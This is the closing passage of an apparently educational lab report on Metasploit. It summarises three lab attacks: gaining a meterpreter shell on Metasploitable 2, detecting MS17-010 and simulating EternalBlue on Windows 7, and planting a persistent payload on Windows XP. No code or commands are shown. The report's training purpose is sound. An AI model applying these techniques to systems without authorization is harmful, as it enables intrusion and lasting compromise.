


Figure 5.19: Windows task manager

Chapter 6

Conclusion

In this report, we have explored 3 attacks highlighting different Metasploit modules and their capabilities.

- In Chapter 3, **Exploit Module** is demonstrated by exploiting a Metasploitable 2 vulnerable port and opening a **meterpreter shell**.
- In Chapter 4, **Auxiliary Module** is used to detect codesmb_ms17_010 vulnerability in a Windows 7 machine. Then using Exploit Module, the famous **EternalBlue** exploit is simulated.
- In Chapter 5, after exploiting the SMB port vulnerability of a Windows XP machine, we use **Post-Exploit Module** is create a **persistent payload** that will try to continue running after patch.

Metasploit is a powerful tool that can be used to exploit a vulnerable system. This is an educational tool to raise cybersecurity awareness and to build a more secured system. Its harmful use can lead to legal consequences. Therefore, Explicit authorization before using Metasploit on any network or system is encouraged.